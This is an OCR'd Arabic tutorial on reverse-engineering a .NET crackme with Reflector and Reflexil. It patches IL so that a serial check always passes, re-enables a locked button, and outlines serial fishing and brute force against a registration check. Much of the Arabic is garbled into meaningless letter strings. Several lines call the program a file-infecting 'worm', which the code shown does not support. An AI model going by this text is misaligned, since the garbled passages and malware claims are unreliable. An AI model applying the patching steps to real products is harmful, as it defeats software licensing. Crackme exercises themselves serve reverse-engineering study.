Select Case (Conversions.ToInteger(str) + 10)
    Case 16
        Me.IntT += 1
        Me.MacroMe((Conversions.ToInteger(str) - 5), (Co
        Return
    Case 19
        Me.IntT += 1
        Me.MacroMe((Conversions.ToInteger(str) - 8), (Co
        Return
```

ب ي ز ج ي MacroMe ءخلإ ص ز ى ، 1 ص ي خ عظ خ ء د ه ، ب و ب ٣ ت ى د ع ي IntT يم عظ ض ي ن ر ت م ي-

New Create ج ل أ خ د ع و ي ل أ ه خ ي خ ، و و Instructions ص ل خ ي خ و ب ى ع و MacroMe ءخلإ ك إ ع أ و

ه ج ي خ ص ظ ن س ت ص ا ا ي ز ا ٣ ز ي ل أ خ ي ل ه:

```
Public Sub MacroMe(ByVal StrUp As Integer, ByVal StrDn As Integer, ByVal IntIn As Integer)
    StrUp = (StrUp * Me.IntT)
    IntIn = (IntIn * Me.IntT)
    Me.LTT.Text = Me.StrArr(StrUp)
    Me.TRES.Text = Me.StrArr(StrDn)
    Me.timer1.Enabled = True
    Me.PB.BackgroundImage = Me.ImgL.Images.Item(IntIn)
End Sub
```

Sebastien LEBRETON's Reflexil v0.9

Method definition

Instructions | Variables | Parameters | Exception Handlers | Overrides | Attributes

	Offset	OpCode	Operand
▶ 00	0	ldarg.1	
01	1	ldarg.0	
02	2	ldfld	System.In

Create new...

Edit...

: (ع م ي خ ش ي ص ي ه ج) ش ش - ش و د ي ت ع

Create new instruction

OpCode: add

Description: Adds two values and pushes the result onto the evaluation stack.

Operand type: [None]

Operand:

Append | Insert before selection | Insert after selection

يتم إضافة هذه التعليمة إلى الشيفرة المصدرية لتحميل الوسيط ذي الدليل 0 إلى مكدس التقييم. وهي تعادل التعليمة ldarg.0 في لغة الوسيط المشترك. وتعادل التعليمة Me في لغة البرمجة المرئية.

وتعادل التعليمة ldc.i4.1 في لغة الوسيط المشترك التعليمة Ldc.i4.1 في لغة البرمجة المرئية.

وتعادل التعليمة stfld في لغة الوسيط المشترك التعليمة Stfld في لغة البرمجة المرئية.

الجدول الأول:

OpCode	Operand Type	Operand	الوصف
Ldarg.0	None	None	تحميل الوسيط ذي الدليل 0


الجدول الثاني:


OpCode	Operand Type	Operand	الوصف
Ldc.i4.1	None	None	تحميل العدد الصحيح 1

الجدول الثالث:

OpCode	Operand Type	Operand	الوصف
Stfld	Field reference	intT	تخزين قيمة الحقل


الخطوة ٣ : والآن نضيف التعليمة ldarg.0 إلى الشيفرة المصدرية: Insert before Selection: و و ١آ٣







رُتبُعي مهدُهيذ مهدُهيذ : مؤلبيخ دعـ مهدُهيذ وولأخ Create New عثوو خيع*خُمص ldc.i4.1 آ١وو خيَّ Insert before
مث ر ٣


Selection :






مهيبيذ مهدُهيذ رُتبُعي : Selection after Insert بـثـمـشـبَيْخـفـيـدمـتـبـتـضـخـدَدُعـوخ جـعـوَ new create مـصُوديبيخ مـصمُدُ*هيذَدعـ





خِن وأو خيب Assembly Name بو Patched_2 ويّا٧ خطخإزدال ج. Patched_2

دُدَؤ ثيخ ضخوأعيخ ٧لاي MacroMe ءخلإخوبَىعوو Reflector ىجدوبريخ فيَصَخ إخطخ ثمؤ:



صمُثيخيدَبتمَوؤ ٧لاو ةَدَجدنه بيمعظخ خِوُ ضدُبيدُتَب ه ج دىَخ دىعيذرو IntT بيمعَمخِ 1


أوّل 5 ه ج ثئؤ بدَوَبيخ بيدَو ،ىَدَايخ جُلاخ صَويوَكِه خ بيوديو (BRVClick) ءخلإي يوُؤ شُج يد*و:

```
Me.IntT = 0
If ((Me.TNS.Text = "") Or (Me.TSS.Text.Length < 5)) Then
    Me.MacroMe(2, 3, 0)
Else
```

(أوُل 5 ه ج بيىَ٤ؤ بدَوَبيخوَ دَ جُلاخ ه تَ ه خُب إه طخ صبيدَوَ ٩ه عُ صبيدضخ يِ فيَ ولأ) شَئيخ تَ *و نؤ دىُ إه طخ ه ج
بيِ او لِ ه ج يىَ و ٢ تَخ إتَ و دىعيذَ ه بيخ و دشَئيخ ىَ ى ب بيِ

صمُذ*يذ وأظ brfalse.s ، ىَ خيبُه 20 صمُذ*يذ و ret: صمُخ*عيِ دعيخ 27 ه بيخ و دبَّائى خ ىَ ظ ج عَو br.s

20 ه بيخ دعـ صُيدعيخ شَيَذ فيدمة حطخ ىَؤ Edit ثه



FirstServ: خيار يدخل في شيفرة الدودة

```
Else
   str = Services.FirstServ(Strings.Mid(Me.TSS.Text, 1, 5))
```


الدودة في Edition Standard تحتوي على خيار واحد فقط

FirstServ: هو خيار يستخدم لإصابة الملفات

SecondServ يقوم بإضافة 31 إلى الملف

41 إلى الملف:

```
If Me.RBS.Checked Then
   Select Case Strings.Mid(str, 1, 2)
      Case "31"
         str = Services.SecondServ(Strings.Mid(str, 1, 2))
         Exit Select
      Case "41"
         str = Services.ThirdServ(Strings.Mid(str, 1, 2))
         Me.MacroMe(2, 3, 0)
         Return
   End Select
Else
```



ملاحظة:

الدودة تحتوي على ماكرو يقوم بإضافة شيفرة خبيثة إلى الملف المصاب

الماكرو يقوم بتعديل الملف المصاب بإضافة شيفرة خبيثة إلى الملف المصاب

تحليل تطبيقات الدوت نت (3)

.Net Applications Analysis (3)

خطة:

1) تعريف الشريط Enable Me .
2) تاوس ذزث الشريط Enable Me .
3) تلذزلما سواة 2 Step .
4) تلذزلما سواة 3 Step .
5) تاوس الزث Timer .
6) إجبار الضزيال للكضه Serial Fishing .
7) عنلكيحً للكضه Advanced وشزح الـ-Brute Force


Reflector
Reflexil
Deblector

DotNet EXPERT 4.exe

تِ ْ َ َ ِ خ خ ِ ً ش ء خ ُ ْ ر ء س ِ ي خ ت ُ ت ز ب ه ْ ى ذ ْ ى ت ر د ِ ي خ ى ج ص ح و ُ ط ه خ ُ ب -
ظ ِ ع ى ر ط خ ر ض خ ه ً ت ت ز .

ً ص َ َ خ إ ُ ظ خ ت ُ م ح ص ُ ي د ع ِ ي خ ش ر ه ط خ ف ي ج ع َ ً َ ـ إ ُ ج ِ ف ي ض ا ل ً ع ِ ي خ ٧ ا ة خ ى ت و د ج ً -
ى ع ُ ي ِ ً ع ٩ ا ل ُ ِ ي خ ب ً * ظ خ .


1. أولاً: تعطيل خاصية Enable Me





```
Public Sub New()
  Me.InitializeComponent
End Sub
```

2

```
Me.Btn1.BackColor = Color.Silver
Me.Btn1.Cursor = Cursors.Hand
Me.Btn1.Enabled = False
Me.Btn1.FlatStyle = FlatStyle.Flat
Me.Btn1.ForeColor = Color.Maroon
point = New Point(&H42, &H23)
Me.Btn1.Location = point
Me.Btn1.Name = "Btn1"
```





2. ثانياً: تأسيس خاصية Enable Me

وردوعو، ضالخمخنتفيه*ى*خ*ه٩ ٥ ٥ ٥

(AT4RE ، يُخبِّئ بالإضافة إلى الأوزان الصوتية ثلاثة أحرف Hex ، 4154345245) : =

```
If (str = "4154345245") Then
   Me.Txt3.Visible = True
   Me.MasterID += 1
   Me.timer1.Enabled = True
End If
```

تتضمن الدودة Str بمعظم الأحيان كلمة سرية مكونة من 38 حرفاً وبدء br.s وتنتهي بـ 4154345245 ، وتقوم بمقارنتها مع: If Str = Str Then. وتقوم بتنفيذ الأوامر التالية:

وأعظم الأوامر loc.1 يُستخدم لتحميل Str المخزن في Ldloc.1 :

32	79	ldloc.1	ldloc.1 = str
33	80	ldstr	4154345245
34	85	ldc.i4.0	
35	86	call	System.Int32 Microsoft.VisualBasic.CompilerServices.Operator..

Edit existing instruction

OpCode: ldloc.1 — Update

Description: Loads the local variable at index 1 onto the evaluation stack.

Operand type: [None]

Module definition

You can save a patched version


Save as ...

Reload

وأعيد الأوامر دون الحاجة إلى تعديل :

```
If (str = str) Then
   Me.Txt3.Visible = True
   Me.MasterID += 1
   Me.timer1.Enabled = True
End If
```

Step 3 ًس طلم اظاّتً: اعباض 4.



ًدد ظخوَدثُ ب وبد أَتهه ص ب هَدَ*پخ شَدس Version Registered ثُ٣.

```
Public Sub Txt3TextChanged(ByVal sender As Object, ByVal e As EventArgs)
  If ((Strings.Len(Me.Txt3.Text) > 10) AndAlso (Me.MasterID = 2)) Then
    Dim str As String = (Strings.Mid(Me.Txt3.Text, 3, 1) & Strings.Mid(Me.Txt3.Text, 7, 1))
    Try
      If (Conversions.ToInteger(str) = 15) Then
        Me.Lb4.Text = "Registered Version"
        Me.MasterID += 1
        Me.timer1.Enabled = True
      End If
```

لُأمخوِوؤ چعَدٌىَ،و ، 2وُدِ َ MasterID پبمعظخو (11) خُدثَؤ 10 ههجبرتخثُوظَخ ىَيخنىَنَ نؤ رك : ٧ ل ل اظ دمة
ٌودِ َ نؤ رك و (3) رُظُ ُ عِيخ وٌ ٌ جُدد* ، و خٌ ب) ، (5) ٌودِ َ نؤ رك و (7) رُظُ ُ عِيخ وٌ ٌ لُأمخو ، (1)
ٌَعىَ 15 (.) جهاز* رود-


پمخ :


(.وُدِ َ ووُ ههجبرتؤ) وبشخودظخو ألؤ ... (2) پزً (1) صمُثُيذ ، اىَ

[ِوُ كُمِ پبدَ َ ُ ثُىَد Txt3 ِ ىُيِخ ، زُمُخِيِ صمُ ُ ىَ ىُ ىِ ىَ **100050000**

خيِنيِگ = 1 - خيِ ِ ذِ ، = 5 -


:)







